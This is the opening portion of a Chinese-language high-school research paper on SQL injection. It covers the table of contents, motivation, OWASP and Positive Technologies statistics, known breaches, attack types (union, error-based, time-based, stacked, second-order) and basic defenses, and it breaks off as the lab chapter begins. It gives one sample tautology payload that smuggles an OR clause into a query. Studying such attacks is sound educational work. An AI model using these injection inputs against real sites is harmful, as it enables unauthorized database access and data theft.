

SQL 注入研究與攻擊模擬

新竹中學 楊子慶 撰

中華民國 112 年 9 月 2 日

目錄

- 第一章 緒論 1
 - 1-1 研究背景與動機 1
 - 1-2 研究目的 2
 - 1-3 章節架構與研究方法 3
- 第二章 文獻探討 5
 - 2-1 簡介 SQL 注入攻擊 5
 - 2-2 受影響系統 5
 - 2-3 SQL 注入漏洞對 Web 應用程序危害程度 6
 - 2-3-1 OWASP 的研究 6
 - 2-3-2 Positive Technologies 的研究 7
 - 2-3-3 sql 注入攻擊著名案例 9
 - 2-3-4 本節總結 9
 - 2-4 簡述攻擊原理 10
 - 2-4-1 攻擊成立條件 10

2-4-2	截斷程式碼	11
2-5	常見 SQL 注入攻擊手法	11
2-5-1	聯合查詢注入(Union-based SQL Injection)	12
2-5-2	基於系統報錯的注入(Error-based SQL Injection)	12
2-5-3	基於時間的盲注(Time-based SQL Injection)	12
2-5-4	二階 SQL 注入(Second Order SQL Injection)	12
2-5-5	堆疊注入(Stack SQL Injection)	13
2-5-6	自動化 SQL 注入腳本	13
2-6	常見 SQL 注入防禦方式	14
2-6-1	輸入過濾	14
2-6-2	避免顯示詳細錯誤資訊	15
2-6-3	資料庫權限限制	15
2-6-4	參數化查詢語句	15
第三章	實驗環境與攻擊模擬說明	16
3-1	使用系統 - 程序開發相關	16

3-2	使用系統 - Web 應用程序運行相關.....	17
3-3	攻擊者的目標應用程序 - 用戶登入網站	19
3-3-1	接收用戶輸入	19
3-3-2	檢查用戶輸入	20
3-3-3	連結 MySQL.....	22
3-3-4	資料庫架構	23
3-3-5	構建 SQL 查詢句	24
3-3-6	資料庫查詢	25
3-3-7	結果輸出	25
3-3-8	系統運作流程圖	27
3-4	攻擊者 - 具備的攻擊手段與工具	28
3-4-1	手動注入相關技術	29
3-4-2	配合腳本實施基於時間的盲注	29
3-5	攻擊者-攻擊目標	31
3-5-1	獲取指定表的資料	31

3-5-2	獲取資料庫系統詳細資訊	31
3-5-3	成為高權限用戶	31
3-5-4	本節總結	32
 第四章 模擬 SQL 注入攻擊		32
4-1	實驗前準備	33
4-1-1	攻擊者在應用程序中的身分	33
4-1-2	攻擊者已知的資訊	33
4-1-3	黑名單繞過方法	34
4-1-4	注入內容相關規範	35
4-2	獲取 userinfo 表中所有資料	36
4-2-1	一般注入	36
4-2-2	堆疊注入	37
4-2-3	聯合查詢注入	38
4-2-4	時間盲注	42
4-3	獲取 sensitive_data 表中所有資料	46

4-3-1	聯合查詢注入取得表名	46
4-3-2	聯合查詢注入獲取所有列名	48
4-3-3	聯合查詢注入獲取所有資料	49
4-3-4	無列名注入獲取所有資料	51
4-4	獲取資料庫詳細資訊	54
4-4-1	一般注入獲取版本	54
4-4-2	聯合查詢注入獲取版本	55
4-4-3	盲注獲取版本	56
4-4-4	聯合查詢注入查看當前 MySQL 用戶	57
4-4-5	聯合查詢注入獲取資料庫用戶資訊	58
4-5	成為高權限用戶	59
4-5-1	堆疊注入在 mysql.user 表中添加新用戶	59
4-5-2	堆疊注入用 CREATE 命令新增高權限用戶	62
4-5-3	堆疊注入用 GRANT 命令賦予用戶高權限	63
第五章	結論與未來研究方向	66

5-1 結論	66
5-2 未來研究方向	67
參考資料	68
書籍參考資料	68
網路參考資料	68
附錄	71
附錄一 user_input.php 程式碼	71
附錄二 user_result.php 程式碼	72
附錄三 time.py 程式碼	77

第一章 緒論

1-1 研究背景與動機

在如今的數位化時代，蓬勃發展的資訊科技充斥著我們的生活，但在網際網路帶來便利性的同時，資訊安全問題也伴隨而來。

網站作為網際網路不可或缺的一部分，在當今社會中扮演著極其重要的角色，網站方便我們檢索大量資訊、乘載電子商務及金融運作、提供娛樂與媒體新聞，也是社交互動的重要場所。

如果網站存在安全漏洞，特別是 SQL 注入漏洞，對於網站所屬的組織單位與網站用戶將會是個很大的威脅，攻擊者可能透過 SQL 注入攻擊竊取網站存儲的重要資料，如用戶的姓名、電話、信用卡號等，這些敏感數據一旦洩漏會對當事人造成嚴重影響。

SQL 注入漏洞是個普遍存在網站之中的安全漏洞，且 SQL 注入漏洞的威脅已持續多年，雖然近幾年此安全漏洞已被重視，漏洞發生率也逐漸降低，但 SQL 注入漏洞並沒有完全消失，依然是個巨大的資安威脅。

SQL 注入攻擊是一種利用程序不當處理用戶輸入的攻擊方式，攻擊者將惡意命令句插入到輸入欄位，從而對網站數據庫進行未授權的訪問與操作。這種攻擊已經在對許多組織和網站造成了大

量的損失，不只是金錢的損失，用戶的隱私也被嚴重侵害。

儘管現在有許多的防禦機制與預防手段，攻擊者還是能夠不斷進化攻擊手法以應對程序的安全防護措施。本研究最主要的目標是透過分析 SQL 注入的各種攻擊手段，探討不同種類攻擊方式的原理與具體實行方式，以及各式攻擊對網站資料庫的影響。

1-2 研究目的

要能夠確實防禦 SQL 注入攻擊之前，首先要了解攻擊的模式與原理，以及 SQL 注入漏洞是如何產生的，這樣才能夠根據不同情況建構出最合適的防護措施。

本研究的主要目的是透過實作方式探究 Web 應用程序中 SQL 注入漏洞的形成原因，以及模擬攻擊者的攻擊，分析不同 SQL 注入手法的適用場景與原理，探討攻擊者是如何利用網站 SQL 注入漏洞攻陷網站資料庫並執行非法操作。主要研究目的可分為以下幾個部分：

- [1] 探討 SQL 注入造成的危害與危害程度
- [2] 分析 SQL 注入漏洞的產生原因
- [3] 研究攻擊者如何繞過簡單的 SQL 注入防禦措施
- [4] 分析各種 SQL 注入攻擊手法的原理與特徵

1-3 章節架構與研究方法

本研究的章節架構如下：

第一章-緒論

- 研究背景與動機
- 研究目的
- 研究方法

第二章-文獻探討

- 分析危害
- SQL注入攻擊原理
- 常見攻擊與防禦手法

第三章-實驗環境 與攻擊模擬說明

- Web應用程序建置與功能說明
- 攻擊者的攻擊手法與攻擊目標

第四章-模擬SQL注 入攻擊

- 實驗前準備與說明
- 攻擊實作

第五章-結論與未 來研究方向

- 結論
- 未來研究方向

本研究透過實際建置一個存在 SQL 注入漏洞的用戶登入網站，且網站運行 MySQL 資料庫，作

為攻擊者的攻擊目標，並模擬攻擊者用各種 SQL 注入手法攻擊此網站的資料庫並竊取資料，分析

SQL 注入產生原因，以及不同種類 SQL 注入攻擊手法的適用情況、原理、特徵、成效。

註: 未標注來源的圖片皆是本人製作或者是截圖，且大部分截圖只截取重點部分。

註: 登入網站與時間測量腳本的程式碼在最後的附錄。

第二章 文獻探討

2-1 簡介 SQL 注入攻擊

SQL 注入式攻擊(SQL injection)，又稱資料隱碼攻擊、SQL 隱碼攻擊，是一種常見的資料庫攻擊手段，黑客透過在設計不良的程式中夾帶惡意指令，使資料庫伺服器接收並執行惡意指令，達成如竊取、修改、刪除、新增資料等目的。

假設網站有可供用戶輸入的欄位，且資料庫運行權限分配過高以及系統未確實進行輸入過濾，則此網站很可能存在 SQL 注入漏洞，攻擊者只要輸入設計過的語句，就可能截斷原本程式的語意從而攻擊資料庫。

2-2 受影響系統

SQL 注入可在網站系統環境如 Apache、Nginx、WordPress，透過 PHP、ASP 等程式碼的弱點，對網站資料庫如 MySQL、Oracle、MSSQL(全名 Microsoft SQL Server)造成影響。

下圖 2.1 簡單呈現了惡意參數的請求過程與資料返回過程。



圖 2.1: 簡單 SQL 注入流程示意圖

2-3 SQL 注入漏洞對 Web 應用程序危害程度

本節會根據兩個具公信力的組織，「OWASP」與「Positive Technologies」的研究成果，以及真實的 SQL 注入歷史事件分析 SQL 注入漏洞的危害。

2-3-1 OWASP 的研究




圖 2.2: OWASP 公布的十大漏洞排名 來源: OWASP 官網

上圖 2.2 是由「開放網路軟體安全計畫(OWASP)」於 2021 所公布的前十大網站安全弱點，排名根據漏洞的發生率、影響程度等各種因素綜合評比而來，並與 2017 年的排名比較。其中 2021 年注入式漏洞排名第三，與 2017 年的名次下滑了一些。(注入式攻擊包含了如 SQL、NoSQL、OS 指令等各種注入類型)

另外根據其他年份 OWASP 所做的十大漏洞研究，注入式攻擊(injection)在 2010 版與 2013 版的

排名中皆是第一名。而注入式攻擊的舊稱，注入式缺陷(Injection Flaws)從最早的 2003 年版就有上榜，在 2003~2007 年內一直保持在前六名。

2-3-2 Positive Technologies 的研究

Positive Technologies 是一家提供網路安全相關服務的俄羅斯企業，主要業務有生產網路安全相關產品、檢測應用程序中的漏洞和錯誤、保護 Web 應用程序免受攻擊，該公司時常發布關於網路安全的調查和漏洞分析。

以下兩張圖表來源於 Positive Technologies 公司在 2022/6/14 所公布的調查報告《2020-2021 年 Web 應用程序中的威脅和漏洞》(原文: *Threats and vulnerabilities in web applications 2020-2021*)。

此調查報告包含 2020-2021 對 58 個 WEB 應用程序進行的深入安全分析和全方位檢查的研究，不包括移動應用程序、網上銀行、滲透測試和自動掃描的安全分析結果(底線內容節錄自調查報告)。




圖 2.3: OWASP 2021 年十大漏洞(Web 應用程序的百分比) 來源: Positive Technologiness 官網

上圖 2.3 列出了 2021 年 OWASP 十大漏洞在 58 個 Web 應用程序樣本中的活躍程度(出現頻率)百分比，其中注入漏洞在出現 Web 應用程序中出现頻率為 66%，活躍度排名第五。




圖 2.4: 高嚴重性漏洞分佈(Distribution of high-severity vulnerabilities)

來源: Positive Technologies 官網

上圖 2.4 是高嚴重性漏洞的分佈圖，收錄了所有出現在 58 個 Web 應用程式樣本中的高危漏洞各類型的百分佔比。其中 SQL 注入漏洞佔 5%，與漏洞「外部控制引用」並列第四名(此排名不列入佔 10%的其他漏洞)。

2-3-3 sql 注入攻擊著名案例

案例一: 2008 年，一家信用卡相關的公司「Heartland Payment Systems」遭受由黑客 Albert Gonzalez 所領導的團隊進行的計算機攻擊，Gonzalez 的團隊利用 SQL 注入攻破了 Heartland Payment Systems 的防禦，此攻擊導致 1.3 億個信用卡號碼被洩露。

案例二: 2011 年，黑客組織 LulzSec 的成員 Kretsinger 和其他團夥使用 SQL 注入從 Sony 影業的計算機系統中獲取了機密信息。Kretsinger 和其他攻擊者在互聯網上分發了被盜數據，這些信息包括數萬名 Sony 客戶的姓名、地址、電話號碼和電子郵件地址。

2-3-4 本節總結

由「OWASP」和「Positive Technologies」對 Web 應用程式漏洞的分析結果可得知 SQL 注入屬於很普遍的漏洞，高機率出現在 Web 應用程式之中，且已持續多年。SQL 注入的相關事件表明了

SQL 注入攻擊可能導致資料大量洩漏或其他危害。綜上所述可得知，SQL 注入攻擊對網站的危害十分巨大，且時常未被確實防範。

2-4 簡述攻擊原理

2-4-1 攻擊成立條件

以下是 SQL 注入攻擊成功的前提。

- [1] 用戶可控制網站傳遞到後端的參數(如 Web 表單)
- [2] 用戶輸入的內容沒有被嚴格檢查
- [3] 參數會被帶入到資料庫進行如查詢、新增等動作
- [4] 用戶使用資料庫的權限過高
- [5] 資料庫以動態方式結合用戶輸入以構建命令句

如果網站存在上述五個條件，則用 SQL 注入攻擊將很容易獲得資料庫中的資料。

2-4-2 截斷程式碼

SQL 注入的核心原理就是透過截斷原本的程式碼語句，拼接成新的惡意命令句，而在尾端加上

注釋符則可將注釋符之後的條件無效化。

以下是一個簡單的程式碼截斷範例。

下列程式碼的功能是從 table_表中取出 id 符合用戶輸入(\$input)的數據。

```
SELECT * FROM `table_` WHERE `id` = '$input'
```

假設用戶輸入「100」，則只會取出 id 是 100 的數據。

但如果用戶輸入的是「100' OR '1' = '1」，則程式碼會變成以下這樣：

```
SELECT * FROM `table_` WHERE `id` = '100' OR '1' = '1'
```

這會導致資料庫取出 table_表中的所有數據，因為 OR 後的條件'1' = '1'永遠成立。

如果只是運行這一小節所演示的案例，最多只會獲得表內資料而已，造成的影響並不會很大，

但如果攻擊者构建的是其他功能更強大的 SQL 命令句，如刪除、變更管理員身分等，就可能造成

很大的危害。

2-5 常見 SQL 注入攻擊手法

本節主要介紹一些常見 SQL 注入攻擊手法，有些在第四章的攻擊模擬中會使用。

2-5-1 聯合查詢注入(Union-based SQL Injection)

union 命令用來合併多條 select 命令的查詢結果，要注意的是查詢出的不同資料列數必須相同，且每列的資料型態也要相同。如果不確定目標表中關於列的資訊，可以先用 order by 命令確認表的列數，在確定列數的情況下可以用「**NULL**」來測試或填充不確定的列資料型態。

2-5-2 基於系統報錯的注入(Error-based SQL Injection)

假設應用程序會返回詳細錯誤訊息給用戶，透過刻意構建的注入會造成資料庫發生錯誤，改變不同的注入內容會返回不同報錯訊息，根據這些不同的報錯可以推論出資料庫的資訊與內容。

2-5-3 基於時間的盲注(Time-based SQL Injection)

主要在程序返回的資訊不足時使用，例如網站頁面不會因為注入結果而改變。這時就只能用響應時間的變化來得知資訊，在 MySQL 中可以用 **sleep()** 函式來延遲響應時間。

同樣屬於盲注類型的還有基於布林(bool)的盲注，根據返回的 true 或 false 來得知資訊。

2-5-4 二階 SQL 注入(Second Order SQL Injection)

運作方式與一般的 SQL 注入不同，一般的注入在提交惡意請求後系統會馬上響應返回結果，而二階注入的惡意輸入會保存在系統資料庫中，當攻擊者下一次提交請求後系統檢索資料庫存儲

的惡意內容，之後執行惡意命令並返回結果。二階注入的危害與一階相同，但更難被檢測。

2-5-5 堆疊注入(Stack SQL Injection)

與 union 聯合注入有點類似，堆疊注入是用分號「;」來結束一段命令，接著在分號後加上其他惡意命令，如此就能做到多條 SQL 語句一起執行。

與 union 聯合注入不同的是堆疊注入可以連接任意命令，而 union 只能連接 select 查詢語句。

有些應用程序不支持此用法，例如 PHP 的 `mysqli_multi_query()` 函式可一次執行多個以分號分隔的 SQL 語句，而 `mysqli_query()` 函式則不行。

2-5-6 自動化 SQL 注入腳本

在需要發送大量請求的情況下，例如使用基於響應時間的盲注來不斷猜測出字段名，如果用手動構建注入語句並以人工判斷系統返回結果會耗費大量時間與精力，所以攻擊者通常會採用自動化腳本來檢測或是利用 SQL 注入漏洞，腳本運行完後在輸出注入結果。

常見的開源自動化注入腳本有 sqlmap、Absinthe、Havij 等，其中 sqlmap 由於操作簡單、功能豐富強大、支持資料庫多等特性，成為十分受歡迎且普遍的注入工具。

2-6 常見 SQL 注入防禦方式

本節主要說明幾種現在最主流的基礎 SQL 注入防禦機制與其原理，有些比較不常見的防禦手法在本節不討論。對於本節所提及的防禦方法，只闡述其大概運作方式，不做太細節的探討。

2-6-1 輸入過濾

由於絕大部分的 SQL 注入攻擊需要用到特殊字元或命令句來截斷及修改原程式碼，利用這種特性，可以對用戶的輸入進行驗證(過濾)以拒絕或變更惡意請求。最常見的輸入驗證方式主要分為白名單與黑名單兩種。

[1] 白名單機制

白名單驗證是指將輸入內容與一個「有效值組成的列表」進行比對，如果輸入內容不在列表中，就判斷該輸入為非法的。對於非法的輸入，通常大部分系統會拒絕該請求，但也有不同的處理方式，例如用其他元素取代檢測出的非法字段。

下圖 2.5 是一個簡單的白名單驗證機制示意圖。




圖 2.5: 白名單驗證示意圖

[2] 黑名單機制

黑名單驗證機制是指將輸入內容與一個「非法值組成的列表」進行比對，如果輸入的內容在列表之中，則視為非法輸入。對於非法輸入的處理與白名單所述相同。

下圖 2.6 是一個簡單的黑名單驗證機制示意圖。




圖 2.6: 黑名單驗證示意圖

2-6-2 避免顯示詳細錯誤資訊

攻擊者可以透過資料庫返回的錯誤訊息得知如資料庫類型、版本、內部架構等資訊，從而構建相應的 SQL 注入語句。避免顯示詳細錯誤資訊給用戶可以使攻擊者失去參照物，提升攻擊難度。

2-6-3 資料庫權限限制

避免提供過高的資料庫使用權限給一般用戶，這樣即使攻擊者成功侵入資料庫，也會因權限過低而無法執行高危害操作，能有效降低資料庫被入侵後的損失。

2-6-4 參數化查詢語句

使用參數化查詢，資料庫會先將 SQL 命令句進行編譯，之後接收使用者輸入的參數後執行，

由於 SQL 語句已經預先被處理過了，所以就算傳入的是惡意輸入也不會被執行成功。這有效避免

了動態化字串結合所帶來的安全問題。

雖然參數化查詢對防禦 SQL 注入十分有效，但有些系統並不支持此方法，實現成本也比較高。

第三章 實驗環境與攻擊模擬說明

本章主要說明實驗所使用的系統與架構，以及攻擊模擬實驗中的惡意用戶(之後簡稱為攻擊者)

